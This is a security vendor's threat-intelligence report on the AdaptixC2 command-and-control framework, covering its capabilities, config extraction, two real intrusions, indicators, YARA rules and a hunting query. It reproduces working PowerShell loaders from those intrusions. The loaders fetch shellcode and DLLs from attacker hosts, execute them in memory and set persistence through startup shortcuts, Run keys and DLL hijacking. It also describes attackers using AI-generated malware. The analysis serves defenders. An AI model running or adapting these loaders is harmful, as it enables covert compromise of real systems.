AdaptixC2: A New Open-Source Framework Leveraged in Real-World Attacks

By Ofek Lahiani, Itay Cohen

Published: 2025-09-10 · Archived: 2026-04-05 14:38:12 UTC

Executive Summary

In early May 2025, Unit 42 researchers observed that AdaptixC2 was used to infect several systems.

AdaptixC2 is a recently identified, open-source post-exploitation and adversarial emulation framework made for penetration testers that threat actors are using in campaigns. Unlike many well-known C2 frameworks, AdaptixC2 has remained largely under the radar. There is limited public documentation available demonstrating its use in real-world attacks. Our research looks at what AdaptixC2 can do, helping security teams to defend against it.

AdaptixC2 is a versatile post-exploitation framework. Threat actors use it to execute commands, transfer files and perform data exfiltration on compromised systems. Because it's open-source, threat actors can easily customize and adapt it for their specific objectives. This makes it a highly flexible and dangerous tool.

The emergence of AdaptixC2 as a tool used in the wild by threat actors highlights a growing trend of attackers using customizable frameworks to evade detection.

Palo Alto Networks customers are better protected from the threats described in this article through the following products:

- Advanced DNS Security
- Advanced Threat Prevention
- Advanced URL Filtering
- Advanced WildFire
- Cortex XDR and XSIAM

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Technical Analysis of the AdaptixC2 Adversarial Framework

AdaptixC2 is an open-source C2 framework that we recently saw being used in several real-world attacks.

We identified two AdaptixC2 infections. One case leveraged social engineering techniques. We assess with high confidence that the other used AI-based code generation tools.

AdaptixC2 Functionality

AdaptixC2 is a red teaming tool that can be used to perform adversarial actions, which can be expanded for customization. If this were used by a threat actor, they could comprehensively control impacted machines, to execute a wide range of actions. These include:

- Manipulating the file system
- Listing directories
- Creating, modifying and deleting files and folders
- Enumerating running processes
- Terminating specific applications
- Initiating new program executions

Threat actors use these capabilities to establish and maintain a foothold in an environment, further explore the compromised system and move laterally within the network.

To facilitate covert communication and bypass network restrictions, the framework supports sophisticated tunneling capabilities, including SOCKS4/5 proxy functionality and port forwarding. This enables attackers to maintain communication channels even if the network is heavily protected.

AdaptixC2 is designed to be modular, using “extenders” that act like plugins for both listeners and agents. This lets hackers create custom payloads and ways to avoid detection that are specific to the system they're attacking. AdaptixC2 also supports Beacon Object Files (BOFs), which let attackers run small, custom programs written in C directly within the agent's process to evade detection.

AdaptixC2’s beacon agents are equipped with dedicated commands for transferring data quickly and secretly. These agents support both x86 and x64 architectures, and can be generated in various formats, including:

- Standalone executables (EXEs)
- Dynamic-link libraries (DLLs)
- Service executables
- Raw shellcode

Attackers can use the AdaptixC2 framework to steal data from the compromised network. This data exfiltration functionality allows configurable chunk sizes for file downloads and uploads, as network-based detection is likely to see smaller segments as less suspicious.

The AdaptixC2 interface shows linked agents and sessions in a graphical view. Figure 1 shows an attacker’s view of how multi-stage attacks are progressing and what paths are available for moving around a targeted network.



Figure 1. Graphical view – AdaptixC2 server. Source: AdaptixC2 GitHub.

AdaptixC2 also has features to help the attacker maintain operational security (OpSec). These include parameters that help them blend in with normal network traffic:

- KillDate – This sets a date to make the beacon stop working
- WorkingTime – This sets the beacon to only be active during certain hours

Additionally, threat actors can modify and enhance the agent using custom obfuscation, anti-analysis and evasion techniques, making it a continuously evolving threat.

Configuration

AdaptixC2's configuration is encrypted, and supports three primary beacon types through specialized profile structures:

- BEACON_HTTP for web-based communication
- BEACON_SMB for named pipe communication
- BEACON_TCP for direct TCP connections

The HTTP profile is the most common beacon variant and contains typical web communication parameters such as:

- Servers
- Ports
- SSL settings
- HTTP methods
- URIs
- Headers
- User-agent strings

The SMB profile uses Windows named pipes when HTTP might be blocked or monitored. The TCP profile is used to create direct socket connections with the option to prepend data for basic protocol obfuscation.

AdaptixC2 includes a built-in default configuration that demonstrates typical deployment parameters. The default HTTP profile targets 172.16.196.1:4443 using HTTPS communication, with a POST method to the /uri.php endpoint and the X-Beacon-Id parameter for beacon identification.

Figure 2 shows how to configure the beacon.



Figure 2. Beacon HTTP builder UI. Source: AdaptixC2 documentation.

After clicking “Create,” the beacon builder encrypts the configuration with RC4 and then embeds it in the compiled beacon. The encrypted configuration is stored as follows:

- 4 bytes: Configuration size (32-bit integer)
- N bytes: RC4-encrypted configuration data
- 16 bytes: RC4 encryption key

The following code is the key extraction logic, taken from AgentConfig.cpp:

```
ULONG profileSize = packer->Unpack32();
```

```
this->encrypt_key = (PBYTE) MemAllocLocal(16);

memcpy(this->encrypt_key, packer->data() + 4 + profileSize, 16);

DecryptRC4(packer->data()+4, profileSize, this->encrypt_key, 16);
```

Extracting Configuration From Malicious Samples

Because the encryption is simple and predictable, defenders can develop an extractor that will extract configurations from samples automatically. This extraction tool should work in the same way that the beacon loads its own configurations.

The extractor locates the configuration in the PE file's .rdata section. It then extracts the size (first four bytes), encrypted data block and RC4 key (last 16 bytes). After using the embedded RC4 key to decrypt the data, it parses the plaintext configuration by unpacking the following fields:

- Agent type
- SSL flag
- Server count
- Servers/ports
- HTTP parameters
- Timing settings

Using this method, we created a tool that can process AdaptixC2 samples and get their embedded configurations. The complete extractor code supports the BEACON_HTTP variant. This tool is provided in the Configuration Extractor Example section. Researchers can use this extractor to analyze AdaptixC2 samples or adapt the code for other variants.

Following is the built-in default configuration of the beacon.

```
1  {
2  "agent_type": 3192652105,
3  "use_ssl": true,
4  "servers_count": 1,
5  "servers": ["172.16.196.1"],
6  "ports": [4443],
7  "http_method": "POST",
8  "uri": "/uri.php",
9  "parameter": "X-Beacon-Id",
10 "user_agent": "Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0",
```

```
"http_headers": "\r\n",
"ans_pre_size": 26,
"ans_size": 47,
"kill_date": 0,
"working_time": 0,
"sleep_delay": 2,
"jitter_delay": 0,
"listener_type": 0,
"download_chunk_size": 102400
}
```

39	

AdaptixC2 Scenarios

Scenario 1: Fake HelpDesk Support Leads to AdaptixC2 Infection

In May 2025, we investigated multiple incidents where threat actors installed AdaptixC2 beacons. In some cases, we observed threat actors using the same attack vector, shown in Figure 3.



Figure 3. Attack vector of AdaptixC2 installation on victim machine. Source: Unit 42 X post.

Initial Compromise

The threat actors leveraged trust in Microsoft Teams to trick people into giving them access to company systems. In one case, attackers used phishing attacks to impersonate IT support personnel (using subject lines like “Help Desk (External) | Microsoft Teams”). This convinced employees to initiate legitimate remote assistance sessions using tools like the Quick Assist Remote Monitoring and Management (RMM) tool.

Threat actors often misuse legitimate products for malicious purposes. This does not necessarily imply a flaw or malicious quality to the legitimate product being misused.

The 2025 Unit 42 Global Incident Response Report: Social Engineering Edition noted that social engineering techniques like this are the most prevalent initial access vector for compromises we observe. This initial access provides the attackers with a foothold within the targeted system, without having to bypass perimeter defenses such as firewalls and intrusion detection systems.

AdaptixC2 Deployment and Persistence via Shellcode Execution

The attackers deployed the AdaptixC2 beacon using a multi-stage PowerShell loader that downloads an encoded and encrypted payload from a link to a legitimate service,

Once downloaded, the PowerShell script decrypts the payload using a simple XOR key. Instead of writing the decrypted payload to disk, which would make it easier to detect, the script leverages .NET capabilities to allocate memory within the PowerShell process itself. The script then copies the decrypted payload, which is actually shellcode, into this allocated memory region. This fileless approach significantly reduces the attacker’s footprint on the system.

```powershell
$a1='System.Con';$a2='vert';$t=[Type]::GetType($a1+$a2)
$dec='From'+'Base64'+'String'
$u='https://drive.google.com/uc?export=download&id=1x0-5EVyz2qanm_l4uZW-B3S8ZxKOIz3n'
$p="$env:TEMP\sx.txt"
$k=0x5A
Invoke-WebRequest -Uri $u -OutFile $p -UseBasicParsing
$d=[Type]::GetType($a1+$a2)::($dec).Invoke((Get-Content $p -Raw))
Remove-Item $p -Force
0..($d.Length-1)|%{ $d[$_]= $d[$_] -bxor $k }
$s=@"
using System;
using System.Runtime.InteropServices;
public class N {
[DllImport("kernel32")] public static extern IntPtr VirtualAlloc(IntPtr a,UInt32 b,UInt32 c,UInt32 d);
[DllImport("msvcrt.dll",CallingConvention=CallingConvention.Cdecl)] public static extern IntPtr memcpy(IntPtr d,byte
[] s,int c);
[UnmanagedFunctionPointer(CallingConvention.StdCall)] public delegate UInt32 R();
}
"@
Add-Type $s -ErrorAction SilentlyContinue
$m=[N]::VirtualAlloc([IntPtr]::Zero,$d.Length,0x1000,0x40)
[N]::memcpy($m,$d,$d.Length)|Out-Null
$r=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($m,[N+R])
$r.Invoke()
```

Figure 4. PowerShell script to download and execute shellcode.

The script uses a technique called “dynamic invocation” to execute the shellcode directly from memory. It does this using the GetDelegateForFunctionPointer method, which dynamically creates a delegate (a type-safe function pointer) that points to the beginning of the shellcode in memory. The script then calls this delegate as if it were a normal function, effectively executing the shellcode without writing an executable file to disk. To guarantee the malicious process automatically starts after reboot, the script creates a shortcut in the startup folder. Figure 4 shows the PowerShell script.

```powershell
    $p="$env:APPDATA\Microsoft\Windows\update.ps1"
    $f="$env:TEMP\ldr.ps1"
    Set-Content -Path $f -Value $l -Encoding UTF8
    Copy-Item -Path $f -Destination $p -Force
    $o=New-Object -ComObject WScript.Shell
    $slnk="$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\UserSync.lnk"
    $sc=$o.CreateShortcut($slnk)
    $sc.TargetPath='powershell.exe'
    $sc.Arguments='-WindowStyle Hidden -ExecutionPolicy Bypass -File "'+$p+'"'
    $sc.Save()
    Start-Process -WindowStyle Hidden "powershell.exe" "-ExecutionPolicy Bypass -File `"$f`""
    } catch {}
```

Figure 5. PowerShell script to install AdaptixC2 beacon.

The beacon variant loaded in this attack had the following configuration:

```
{
"agent_type": 3192652105,
"use_ssl": true,
"servers_count": 1,
"servers": [
"tech-system[.]online"
```

```
],
"ports": [
443
],
"http_method": "POST",
"uri": "/endpoint/api",
"parameter": "X-App-Id",
"user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36",
"http_headers": "\r\n",
"ans_pre_size": 26,
"ans_size": 47,
"kill_date": 0,
"working_time": 0,
"sleep_delay": 4,
"jitter_delay": 0,
"listener_type": 0,
"download_chunk_size": 102400
}
```

```
35
36
37
38
39
40
41
42
43
44
45
46
47
```

Post-Exploitation Activity and Containment

Following the successful deployment of AdaptixC2, the attackers initiated reconnaissance activities, using command-line tools to gather information about the compromised systems and network. This included discovery commands such as nltest.exe, whoami.exe and ipconfig.exe.

The beacon then established communication with a remote server, enabling the threat actors to obtain C2 on the infected machine.

Scenario 2: Infection Involving AI-Generated Script

In another case, threat actors deployed a PowerShell script that was designed to deploy AdaptixC2 beacons. We assess with high confidence that this script was AI-generated. This deployment was done both through in-memory shellcode injection and using a file-based DLL hijacking persistence mechanism. The script, shown in Figure 5, focuses on staying hidden on the impacted system to give the hackers a strong foothold.

```powershell
# === [1] Download and decode shellcode ===
$sc = [Convert]::FromBase64String((Invoke-RestMethod "http://203.159.90.59:8080/shellcode.b64"))

# === [2] Allocate memory and copy shellcode ===
$ptr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($sc.Length)
[System.Runtime.InteropServices.Marshal]::Copy($sc, 0, $ptr, $sc.Length)

# === [3] Change memory protection to RWX ===
Add-Type -Language CSharp -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Mem {
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, int dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@
[Mem]::VirtualProtect($ptr, $sc.Length, 0x40, [ref]0) | Out-Null

# === [4] Define and invoke delegate to execute shellcode ===
Add-Type -Language CSharp -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
[UnmanagedFunctionPointer(CallingConvention.StdCall)]
public delegate void Run();
"@
$exec = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ptr, [Run])
$exec.Invoke()

# === [5] DLL Hijacking persistence setup ===

# Define paths
$templatesPath = "$env:APPDATA\Microsoft\Windows\Templates"
if (-not (Test-Path $templatesPath)) {
    New-Item -Path $templatesPath -ItemType Directory | Out-Null
}

# Download malicious DLL named msimg32.dll
Invoke-WebRequest -Uri "http://203.159.90.59:8080/msimg32.dll" -OutFile "$templatesPath\msimg32.dll"

# Drop your PowerShell loader script that runs the shellcode
$loaderPath = "$env:APPDATA\Microsoft\Windows\loader.ps1"
Invoke-WebRequest -Uri "http://203.159.90.59:8080/testme.ps1" -OutFile $loaderPath

# Prepare persistence command to run loader.ps1 at user logon
$persistCommand = "powershell -w hidden -nop -c `"IEX (Get-Content -Raw '$loaderPath')`""

# Set Run key in HKCU (user level)
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "Updater" -Value $persistCommand

Write-Output "[✔] Persistence set via Run key and DLL hijack DLL dropped to $templatesPath"
```

Figure 6. AI-generated PowerShell installer for AdaptixC2.

Detailed Analysis of the AI-Generated PowerShell

- **Downloading and decoding shellcode:** The script downloads a Base64-encoded shellcode payload from a remote server using Invoke-RestMethod. The downloaded content is then decoded.
- **Allocating memory, copying shellcode and changing memory protection:** The script allocates a block of unmanaged memory. The AdaptixC2 shellcode is then copied into the allocated memory and changes the memory protection attributes of the allocated memory region via VirtualProtect to 0x40 (PAGE_EXECUTE_READWRITE). This enables the execution of the shellcode.
- **Executing shellcode via dynamic invocation:** As in the previous case, the attacker used GetDelegateForFunctionPointer to create a delegate instance that points to the beginning of the shellcode in memory. The attacker then used the Invoke() method to execute the shellcode, launching the in-memory beacon.
- **DLL hijacking persistence:** The script targets the APPDATA\Microsoft\Windows\Templates directory for DLL hijacking, using msimg32.dll. This DLL is *also* a beacon version.
- **Persistence via registry run key:** The script creates a registry entry in the run key named “Updater,” with a PowerShell command that executes the loader.ps1 script. This ensures that the loader.ps1 script runs every time the user logs in, to execute the beacon.

AI Script Generation

The structure and composition of this PowerShell script strongly suggests that the attacker used AI-assisted generation. The following stylistic elements are commonly observed in code generated by AI tools:

- Verbose, numbered comments:
  - "# === [1] Download and decode shellcode ==="
- Check mark icons in the output message:
  - Write-Output "[✔] Persistence set via Run key and DLL hijack DLL dropped to $templatesPath"

We assess with high confidence that the code was generated with the assistance of AI. This is based on the factors above, as well as evidence gathered from the attacker's server and results extracted from two separate AI detectors.

AI tools without sufficient guardrails can let attackers rapidly develop malicious code, making it easier to execute operations in infected networks.

Similarities Between the Cases

A consistent pattern emerged across both of these incidents:

- PowerShell-based loaders
  - Threat actors used these loaders to deploy the AdaptixC2 beacon, prioritizing stealth and persistent access.
- Downloading a payload from a remote server and executing it in memory
  - Using a legitimate resource helped the attackers to stay under the radar, by minimizing detectable traces on disk.
- Relying on .NET capabilities for memory allocation and dynamic invocation
  - Threat actors leveraged built-in system functionalities like the GetDelegateForFunctionPointer method to execute shellcode, for efficiency and stealth.
- Preventing beacon removal with persistence mechanisms
  - While the first script relied solely on a shortcut in the startup folder for persistence, the second added DLL hijacking.
  - This gives attackers more ways to stay on the compromised system.
- Using similar naming conventions for scripts and run keys
  - In one case, the attackers named the malicious script update.ps1. In another case, the run key for persistence was called Updater.
  - This naming helps scripts and keys to blend in with legitimate system processes.

Increasing Prevalence of AdaptixC2 Framework

Our telemetry and threat intelligence show that AdaptixC2 is becoming more common. We continue to identify new AdaptixC2 servers, suggesting that more threat actors are adopting this framework as part of their attack toolkit.

This trend extends beyond typical post-exploitation scenarios. For example, attackers deployed Fog ransomware alongside AdaptixC2 in a recent attack on a financial institution in Asia. This shows that AdaptixC2 is versatile and can be used with other malicious tools, like ransomware, to achieve broader objectives.

Conclusion

AdaptixC2 is an adaptable threat, which is shown by its increasing popularity with threat actors and the complexity of its deployment techniques. The framework's modularity, combined with the potential for AI-assisted code generation, could

allow threat actors to rapidly evolve their tactics. Security teams must remain aware of AdaptixC2's capabilities and proactively adapt their defenses to counter this threat.

Palo Alto Networks customers are better protected from the threats discussed above through the following products and services:

- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
- TheAdvanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Cortex XDR and XSIAM help prevent malware by employing the Malware Prevention Engine. This approach combines several layers of protection designed to prevent both known and unknown malware from causing harm to your endpoints. The mitigation techniques that the Malware Prevention Engine employs vary by endpoint type.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Value	Type	Description
bdb1b9e37f6467b5f98d151a43f280f319bacf18198b22f55722292a832933ab	SHA256	PowerShell script that installs an AdaptixC2 beacon
83AC38FB389A56A6BD5EB39ABF2AD81FAB84A7382DA296A855F62F3CDD9D629D	SHA256	PowerShell script that installs an AdaptixC2 beacon
19c174f74b9de744502cdf47512ff10bba58248aa79a872ad64c23398e19580b	SHA256	PowerShell script that

		installs an AdaptixC2 beacon
750b29ca6d52a55d0ba8f13e297244ee8d1b96066a9944f4aac88598ae000f41	SHA256	PowerShell script that installs an AdaptixC2 beacon
b81aa37867f0ec772951ac30a5616db4d23ea49f7fd1a07bb1f1f45e304fc625	SHA256	AdaptixC2 beacon as DLL
df0d4ba2e0799f337daac2b0ad7a64d80b7bcd68b7b57d2a26e47b2f520cc260	SHA256	AdaptixC2 beacon as EXE
AD96A3DAB7F201DD7C9938DCF70D6921849F92C1A20A84A28B28D11F40F0FB06	SHA256	Shellcode that installs AdaptixC2 beacon
tech-system[.]online	Domain	AdaptixC2 domain
protoflint[.]com	Domain	AdaptixC2 domain
novelumbsasa[.]art	Domain	AdaptixC2 domain
picasosoftai[.]shop	Domain	AdaptixC2 domain
dtt.alux[.]cc	Domain	AdaptixC2 domain
moldostonesupplies[.]pro	Domain	AdaptixC2 domain
x6iye[.]site	Domain	AdaptixC2 domain
buenohuy[.]live	Domain	AdaptixC2 domain
firetrue[.]live	Domain	AdaptixC2 domain

lokipoki[.]live	Domain	AdaptixC2 domain
veryspec[.]live	Domain	AdaptixC2 domain
mautau[.]live	Domain	AdaptixC2 domain
muatay[.]live	Domain	AdaptixC2 domain
nicepliced[.]live	Domain	AdaptixC2 domain
nissi[.]bg	Domain	AdaptixC2 domain
express1solutions[.]com	Domain	AdaptixC2 domain
iorestore[.]com	Domain	AdaptixC2 domain
doamin[.]cc	Domain	AdaptixC2 domain
regonalone[.]com	Domain	AdaptixC2 domain

Yara Rules

Defenders can use these Yara rules to check for the presence of AdaptixC2 beacons on machines.

AdaptixC2 HTTP/SMB/TCP Beacon

```
rule u42_hacktool_beacon_adaptixC2
{
meta:
description = "Detects AdaptixC2 beacon via basic functions"
reference = "https://github.com/Adaptix-Framework/AdaptixC2"
strings:
$FileTimeToUnixTimestamp = {D1 65 F8 83 7D F4 1F 7E 17 8B 55 E4}
```

```
8   $Proxyfire_RecvProxy = {B9 FC FF 0F 00 E8 6A 04 00 00}
9   $timeCalc1 = {8D 82 A0 05 00 00 89 44 24 3C EB 07}
10  $timeCalc2 = {FF D2 0F B7 44 24 28 66 3B}
11  $b64_encoded_size = {83 C0 01 39 45 18 7E 22 8B 45 E4 C1 E0 08 89 C1}
12  $manage = {C6 44 24 5F 00 48 8B 45 10 48 8B 00}
13  condition:
14  any of them
15  }
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

AdaptixC2 Go Beacon

```
1   rule u42_hacktool_beaconGo_adaptixC2
2   {
3   meta:
```

```
4  description = "Detects AdaptixC2 beacon in GO via basic functions"
5  reference = "https://github.com/Adaptix-Framework/AdaptixC2/tree/a7401fa3fdbc7ae6b632c40570292f844e40ff40/Extenders/agent_gopher"
6  strings:
7  $GetProcesses = {E8 96 4D E1 FF E8 96 4D E1 FF E8 96 4D E1 FF}
8  $ConnRead = {0F 8E BD 00 00 00 4C 89 44 24 30 4C 89 54 24 40}
9  $normalizedPath = {48 85 C9 74 0A 31 C0 31 DB 48 83 C4 38 5D C3 90 0F 1F 40 00}
10 $Linux_GetOsVersion = {48 8D 05 51 D6 10 00 BB 0F 00 00 00}
11 $Mac_GetOsVersion = {48 8D 05 AE 5A 0A 00 BB 30 00 00 00}
12 condition:
13 any of them
14 }
15
16
17
18
19
20
21
22
23
24
25
26
27
```

AdaptixC2 Loader

```
1  rule u42_hacktool_adaptixC2_loader
```

```
{
meta:
description = "Detects AdaptixC2 shellcode loader via API Hashing"
reference = "https://github.com/Adaptix-Framework/AdaptixC2/blob/main/Extenders/agent_beacon/src_beacon/beacon/ApiDefines.h"
strings:
$hash_NtFlushInstructionCache = { 9E 65 A1 91 }
$hash_VirtualAlloc = { 76 63 CE 63 }
$hash_GetProcAddress = { DE 2A 4F 18 }
$hash_LoadLibraryA = { FA D0 59 11}
$Calc_Func_resolve_ApiFuncs = {06 00 00 0F B6 11 48 FF C1 85 D2 74 14 44 8D 42}
condition:
(
$hash_NtFlushInstructionCache and
$hash_VirtualAlloc and
$hash_GetProcAddress and
$hash_LoadLibraryA
) or
(
$Calc_Func_resolve_ApiFuncs
)
}
```

```
30
31
32
33
34
35
36
37
38
39
40
41
42
43
```

Hunting Rules

- **Query description**: The following XQL query hunts for phishing activity conducted via the Teams application that leads to RMM execution. These attributes are commonly targeted by attackers to deploy AdaptixC2 beacons.
- **Investigation notes**: Start by checking the User Session Title. Look for RMM tool execution and child process or file creation using the RMM tool. Look for alerts or suspicious executions such as cmd or PowerShell by the compromised user (actor_effective_username).

```
1 config case_sensitive = false
2 | dataset=xdr_data
3 | fields _time as TeamsTime ,event_type,agent_hostname,actor_effective_username,event_sub_type, title,
4 actor_process_image_name as teams_image_name, actor_process_image_sha256 ,
5 actor_process_image_command_line, agent_hostname, _time, action_process_image_name, agent_os_type,
  agent_id
6 | filter agent_os_type = ENUM.AGENT_OS_WINDOWS and event_type = ENUM.USER_SESSION and
7 teams_image_name in ("ms-teams.exe","updater.exe") and ((title contains "(external)" and title not contains
  "Chat |" ) and (title contains "help" ))
8 | join type = inner (
```

```
dataset=xdr_data
| fields _time as RmmStartTime ,agent_os_type , action_file_extension , event_type,agent_hostname,actor_effective_username,event_sub_type, actor_process_image_name , action_process_image_path, agent_hostname, action_process_image_name, agent_id, event_id
| filter agent_os_type = ENUM.AGENT_OS_WINDOWS and (event_type=ENUM.PROCESS and event_sub_type = ENUM.PROCESS_START and action_process_image_name in ("*quickassist.exe","*anydesk.exe","*screenconnect.*.exe","*logmein.exe"))
) as rmm rmm.agent_id = agent_id and rmm.actor_effective_username = actor_effective_username and (timestamp_diff(rmm.RmmStartTime,TeamsTime , "MINUTE") < 10 and timestamp_diff(rmm.RmmStartTime,TeamsTime , "MINUTE") >= 0)
